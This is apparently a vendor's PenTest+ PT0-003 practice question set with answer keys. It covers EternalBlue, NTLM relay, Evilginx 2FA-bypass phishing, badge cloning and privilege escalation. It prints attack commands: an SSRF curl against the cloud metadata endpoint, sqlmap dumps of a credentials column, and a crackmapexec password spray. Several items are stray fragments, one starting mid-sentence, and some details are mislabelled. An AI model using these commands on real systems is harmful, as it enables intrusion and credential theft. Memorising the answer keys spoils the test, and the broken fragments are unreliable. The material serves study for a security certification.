CertQuestionsBank

IT Certification Practice Questions

This PDF contains a set of carefully selected practice questions for the PT0-003 exam. These questions are designed to reflect the structure, difficulty, and topics covered in the actual exam, helping you reinforce your understanding and identify areas for improvement.

What's Inside:

1. **Topic-focused questions based on the latest exam objectives**
2. **Accurate answer keys to support self-review**
3. **Designed to simulate the real test environment**
4. **Ideal for final review or daily practice**

Important Note:

For full access to the complete question bank and topic-wise explanations, visit:
CertQuestionsBank.com

Our YouTube: https://www.youtube.com/@CertQuestionsBank

FB page: https://www.facebook.com/certquestionsbank

Share some PT0-003 exam online questions below.

1. Perimeter network web server 14

2.A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested.
Which of the following should the tester do next?
A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.
Answer: A
Explanation:
Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.
Advanced Persistent Threat (APT):
Definition: APTs are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period.
Significance: APTs often involve sophisticated tactics, techniques, and procedures (TTPs) aimed at stealing data or causing disruption.
Immediate Reporting:
Criticality: Discovering an APT requires immediate attention from the organization's security team due to the potential impact and persistence of the threat.
Chain of Command: Following the protocol for reporting such findings ensures that appropriate incident response measures are initiated promptly.
Other Actions:
Analyzing the Finding: While analysis is important, it should be conducted by the incident response team after reporting.
Removing the Threat: This action should be taken by the organization's security team following established incident response procedures.
Documenting and Continuing Testing: Documentation is crucial, but the immediate priority should be reporting the APT to ensure prompt action.
Pentest
Reference: Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.
Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.
By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

3.0.0.1: This is a generic loopback address and does not specifically test for metadata access in a cloud environment.
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.

4.A penetration tester needs to identify all vulnerable input fields on a customer website.
Which of the following tools would be best suited to complete this request?
A. DAST
B. SAST

C. IAST
D. SCA
Answer: A
Explanation:
Dynamic Application Security Testing (DAST):
DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
DAST tools do not require access to the source code, making them suitable for black-box testing.
Advantages of DAST:
Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
Examples of DAST Tools:
OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.
Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.
Pentest
Reference: Web Application Testing: Understanding the importance of testing web applications for security
vulnerabilities and the role of different testing methodologies.
Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

5.A penetration tester completes a scan and sees the following output on a host:
bash
Copy code
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open|filtered snmp
445/tcp open microsoft-ds
3389/tcp open microsoft-ds
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7_sp0
The tester wants to obtain shell access.
Which of the following related exploits should the tester try first?
A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login
Answer: C

Explanation:
The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.
Why MS17-010 EternalBlue?
EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.
The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.
Other Options:
A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.
B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.
D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.
CompTIA Pentest+
Reference: Domain 2.0 (Information Gathering and Vulnerability Identification) Domain 3.0 (Attacks and Exploits)

6.A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5)
Host is up (0.014s latency)
Port State Service
53/tcp open domain
161/tcp open snmp
445/tcp open smb-ds
3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?
A. 53
B. 161
C. 445
D. 3389
Answer: C
Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
Step-by-Step Explanation
Understanding Hash-Based Relays:
NTLM Relay Attack: An attacker intercepts and relays NTLM authentication requests to another service, effectively performing authentication on behalf of the victim.
SMB Protocol: Port 445 is used for SMB/CIFS traffic, which supports NTLM authentication.
Prioritizing Port 445:
Vulnerability: SMB is often targeted because it frequently supports NTLM authentication, making it susceptible to relay attacks.
Tools: Tools like Responder and NTLMRelayX are commonly used to capture and relay NTLM hashes over SMB.
Execution:
Capture Hash: Use a tool like Responder to capture NTLM hashes.
Relay Hash: Use a tool like NTLMRelayX to relay the captured hash to another service on port 445.
Reference from Pentesting Literature:
Penetration testing guides frequently discuss targeting SMB (port 445) for hash-based relay attacks.
HTB write-ups often include examples of NTLM relay attacks using port 445.
Reference: Penetration Testing - A Hands-on Introduction to Hacking HTB Official Writeups

7.During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network.
Which of the following attacks would the tester most likely perform to gain access?
A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping
Answer: A
Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
KARMA Attack:
Definition: KARMA (KARMA Attacks Radio Machines Automatically) is an attack technique that exploits the tendency of wireless clients to automatically connect to previously connected wireless networks.
Mechanism: Attackers set up a rogue access point that impersonates a legitimate wireless network. When clients automatically connect to this rogue AP, attackers can capture credentials or provide malicious services.
Purpose:
Unauthorized Access: By setting up a rogue access point, attackers can trick legitimate clients into connecting to their network, thereby gaining unauthorized access.
Other Options:
Beacon Flooding: Involves sending a large number of fake beacon frames to create noise and disrupt network operations. Not directly useful for gaining unauthorized access.
MAC Address Spoofing: Involves changing the MAC address of an attacking device to match a trusted device. Useful for bypassing MAC-based access controls but not specific to wireless network authentication.
Eavesdropping: Involves intercepting and listening to network traffic, useful for gathering information but not directly for gaining unauthorized access. Pentest
Reference: Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.

8.A penetration tester launches an attack against company employees. The tester clones the company's intranet log-in page and sends the link via email to all employees.
Which of the following best describes the objective and tool selected by the tester to perform this activity?
A. Gaining remote access using BeEF
B. Obtaining the list of email addresses using theHarvester
C. Harvesting credentials using SET
D. Launching a phishing campaign using Gophish
Answer: D
Explanation:
Phishing Campaign with Gophish:
Gophish is a tool designed for launching phishing campaigns. It allows attackers to clone web pages (e.g., log-in portals) and distribute them to targets via email.

The goal is to harvest employee credentials by tricking them into entering their log-in details on the fake page.
Why Not Other Options?
A (BeEF): BeEF (Browser Exploitation Framework) is used for browser-based exploitation, not phishing campaigns.
B (theHarvester): This is used for gathering information (e.g., email addresses) about a target organization, not launching phishing campaigns.
C (SET): The Social-Engineer Toolkit (SET) is capable of cloning web pages and launching phishing attacks, but the question specifies the tool used is Gophish. CompTIA Pentest+
Reference: Domain 3.0 (Attacks and Exploits)

9.A penetration tester needs to evaluate the order in which the next systems will be selected for testing.
Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?
A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: A
Explanation:
Evaluation Criteria:
CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.
EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.
Analysis:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
Selection Justification:
fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.
This makes it a critical target for immediate testing to mitigate potential exploitation risks.
Pentest
Reference: Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores. Top of Form Bottom of Form

10. SQLi union - paramtrized queries

11.SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS
Select the appropriate answer(s), given the output from each section.
Output 1

Output 1 | Output 2 | Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
---------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.     300  IN  A 245.62.183.182
somecloudddomain.org.     300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 Output 2 Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

- Somecloudddomain
- ARIN
- LocalComputerPro's.com
- Amazon

Who registered the domain?

- LocalComputerPro's, Inc.
- ARIN
- Somecloudddomain
- Amazon

When was the domain registered?

- 1993-09-22T04:00:38Z
- 2021-02-15T04:43:38Z
- 2015-09-24
- 2010-08-27

Answer:

Which of the following tools created this output?


- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Select TWO commands that would produce the `nslookup` and `dig` output:

- [x] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [x] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`



12.During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected.
Which of the following describes the information the junior tester will receive from the Hunter.io tool?
A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures
Answer: A
Explanation:
Hunter.io is a tool used for finding professional email addresses associated with a domain.
Here’s what it provides:
Functionality of Hunter.io:
Email Address Collection: Gathers email addresses associated with a target domain from various sources across the internet.

Verification: Validates the email addresses to ensure they are deliverable.
Sources: Aggregates data from public sources, company websites, and other internet databases.
Comparison with Other Options:
DNS Records (B): Hunter.io does not focus on DNS records; tools like dig or nslookup are used for DNS information.
Data Breach Information (C): Services like Have I Been Pwned are used for data breach information.
Web Page Information (D): Tools like wget, curl, or specific web scraping tools are used for collecting detailed web page information.
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.

13.During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry.
Which of the following best describes this action?
A. Smurfing
B. Credential stuffing
C. RFID cloning
D. Card skimming
Answer: C
Explanation:
RFID Cloning:
RFID (Radio-Frequency Identification) cloning involves copying the data from an access badge and creating a duplicate that can be used for unauthorized entry.
Tools like Proxmark or RFID duplicators are commonly used for this purpose.
Why Not Other Options?
A (Smurfing): A network-based denial-of-service attack, unrelated to physical access.
B (Credential stuffing): Involves using stolen credentials in bulk for authentication attempts, unrelated to badge cloning.
D (Card skimming): Relates to stealing credit card information, not access badges. CompTIA Pentest+
Reference: Domain 3.0 (Attacks and Exploits)

14.A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work.
Which of the following should the tester do to get access to these accounts?
A. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
B. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
C. Configure an external domain using a typosquatting technique. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
D. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.
Answer: A
Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives' accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework

used to bypass 2FA by capturing session tokens.
Phishing with Evilginx:
Evilginx is designed to proxy legitimate login pages, capturing credentials and 2FA tokens in the process.
It uses "phishlets" which are configurations that simulate real login portals.
Typosquatting:
Typosquatting involves registering domains that are misspelled versions of legitimate domains (e.g., example.co instead of example.com).
This technique tricks users into visiting the malicious domain, thinking it's legitimate.
Steps:
Configure an External Domain: Register a typosquatting domain similar to the company's domain.
Set Up Evilginx: Install and configure Evilginx on a server. Use a phishlet that mimics the company's mail portal.
Send Phishing Emails: Craft phishing emails targeting the executives, directing them to the typosquatting domain.
Capture Credentials and 2FA Tokens: When executives log in, Evilginx captures their credentials and session tokens, effectively bypassing 2FA.
Pentest
Reference: Phishing: Social engineering technique to deceive users into providing sensitive information. Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.

15.Which of the following components should a penetration tester include in an assessment report?
A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative
Answer: D
Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings. Step-by-Step Explanation
Components of an Assessment Report:
User Activities: Generally not included as they focus on end-user behavior rather than technical findings.
Customer Remediation Plan: While important, it is typically provided by the customer or a third party based on the report's findings.
Key Management: More relevant to internal security practices than a penetration test report.
Attack Narrative: Essential for detailing the process and techniques used during the penetration test.
Importance of Attack Narrative:
Contextual Understanding: Provides a step-by-step account of the penetration test, helping stakeholders understand the flow and logic behind each action.
Evidence and Justification: Supports findings with detailed explanations and evidence, ensuring transparency and reliability.
Learning and Improvement: Helps the organization learn from the test and improve security measures.
Reference from Pentesting Literature:

Penetration testing guides emphasize the importance of a detailed attack narrative to convey the results and impact of the test effectively.
HTB write-ups often include comprehensive attack narratives to explain the penetration testing process and findings.
Reference: Penetration Testing - A Hands-on Introduction to Hacking HTB Official Writeups

16.During an assessment, a penetration tester exploits an SQLi vulnerability.
Which of the following commands would allow the penetration tester to enumerate password hashes?
A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
Answer: B
Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table.
Here's a breakdown of the options:
Option A: sqlmap -u www.example.com/?id=1 --search -T user
The --search option is used to search for columns and not to dump data. This would not enumerate password hashes.
Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
This command uses --dump to extract data from the specified database accounts, table users, and column cred. This is the correct option to enumerate password hashes, assuming cred is the column containing the password hashes.
Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
The --tables option lists all tables in the specified database but does not extract data.
Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
The --schema option provides the database schema information, and --current-user and --current-db provide information about the current user and database but do not dump data.
Reference from Pentest:
Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes?.
Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database?.

17.While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system.
Which of the following is most likely responsible for this observation?
A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.
Answer: A
Explanation:
Debugging Mode:
Purpose: Debugging mode provides detailed error messages and debugging information, useful during development.
Risk: In a production environment, it exposes sensitive information and vulnerabilities, making the system more susceptible to attacks.

Common Causes:
Configuration Changes: During testing or penetration testing, configurations might be altered to facilitate debugging. If not reverted, these changes can leave the system in a vulnerable state.
Oversight: Configuration changes might be overlooked during deployment. Best Practices:
Deployment Checklist: Ensure a checklist is followed that includes reverting any debug configurations before moving to production.
Configuration Management: Use configuration management tools to track and manage changes.
Reference from Pentesting Literature:
The importance of reverting configuration changes is highlighted in penetration testing guides to prevent leaving systems in a vulnerable state post-testing.
HTB write-ups often mention checking and ensuring debugging modes are disabled in production environments.
Reference: Penetration Testing - A Hands-on Introduction to Hacking HTB Official Writeups

18.While performing an internal assessment, a tester uses the following command:
crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?
A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time
Answer: C
Explanation:
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
CrackMapExec:
CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.
Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.
Command Breakdown:
crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.

19. Development sandbox server 32

20.While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting.
Which of the following attacks did the tester most likely use to discover this information?
A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack
Answer: A
Explanation:
Eavesdropping:
Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications,

such as unsecured VoIP calls, radio signals, or in-room microphones.
Why Not Other Options?
B (Bluesnarfing): Targets Bluetooth-enabled devices, which is unlikely to apply to general meeting communications.
C (Credential harvesting): Focuses on collecting user credentials and does not explain the discovery of product details from a meeting.
D (SQL injection): Exploits databases and is unrelated to capturing meeting communication.
CompTIA Pentest+
Reference: Domain 3.0 (Attacks and Exploits)
Techniques for Intercepting Communication

21.A penetration tester is researching a path to escalate privileges.
While enumerating current user privileges, the tester observes the following output: mathematica
Copy code
SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: A
Explanation:
ImpersonatePrivilege for Escalation:
The SeImpersonatePrivilege allows a process to impersonate a user after authentication. This is a common privilege used in token stealing or pass-the-token attacks to escalate privileges. Exploits like Rotten Potato and Juicy Potato specifically target this privilege to elevate access to SYSTEM.
Why Not Other Options?
B (SeCreateGlobalPrivilege): This allows processes to create global objects but does not directly enable privilege escalation.
C (SeChangeNotifyPrivilege): This is related to bypassing traverse checking and does not facilitate privilege escalation.
D (SeManageVolumePrivilege): This allows volume maintenance but is not relevant for privilege escalation.
CompTIA Pentest+
Reference: Domain 3.0 (Attacks and Exploits)

22.A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter.
Which of the following types of vulnerabilities could be detected with the tool?
A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers
Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations.
Here’s why option B is correct:
Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
Reference from Pentest:
Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

23.During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine.
Which of the following tools should the penetration tester use to continue the attack?
A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec
Answer: D
Explanation:
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash.
Here ’ s a breakdown of the options:
Option A: Responder
Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
Option B: Hydra
Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
Option C: BloodHound
BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
Option D: CrackMapExec
CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes.
Reference from Pentest:
Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network?.
Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands?.

Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

24.A penetration tester needs to confirm the version number of a client's web application server.
Which of the following techniques should the penetration tester use?
A. SSL certificate inspection
B. URL spidering
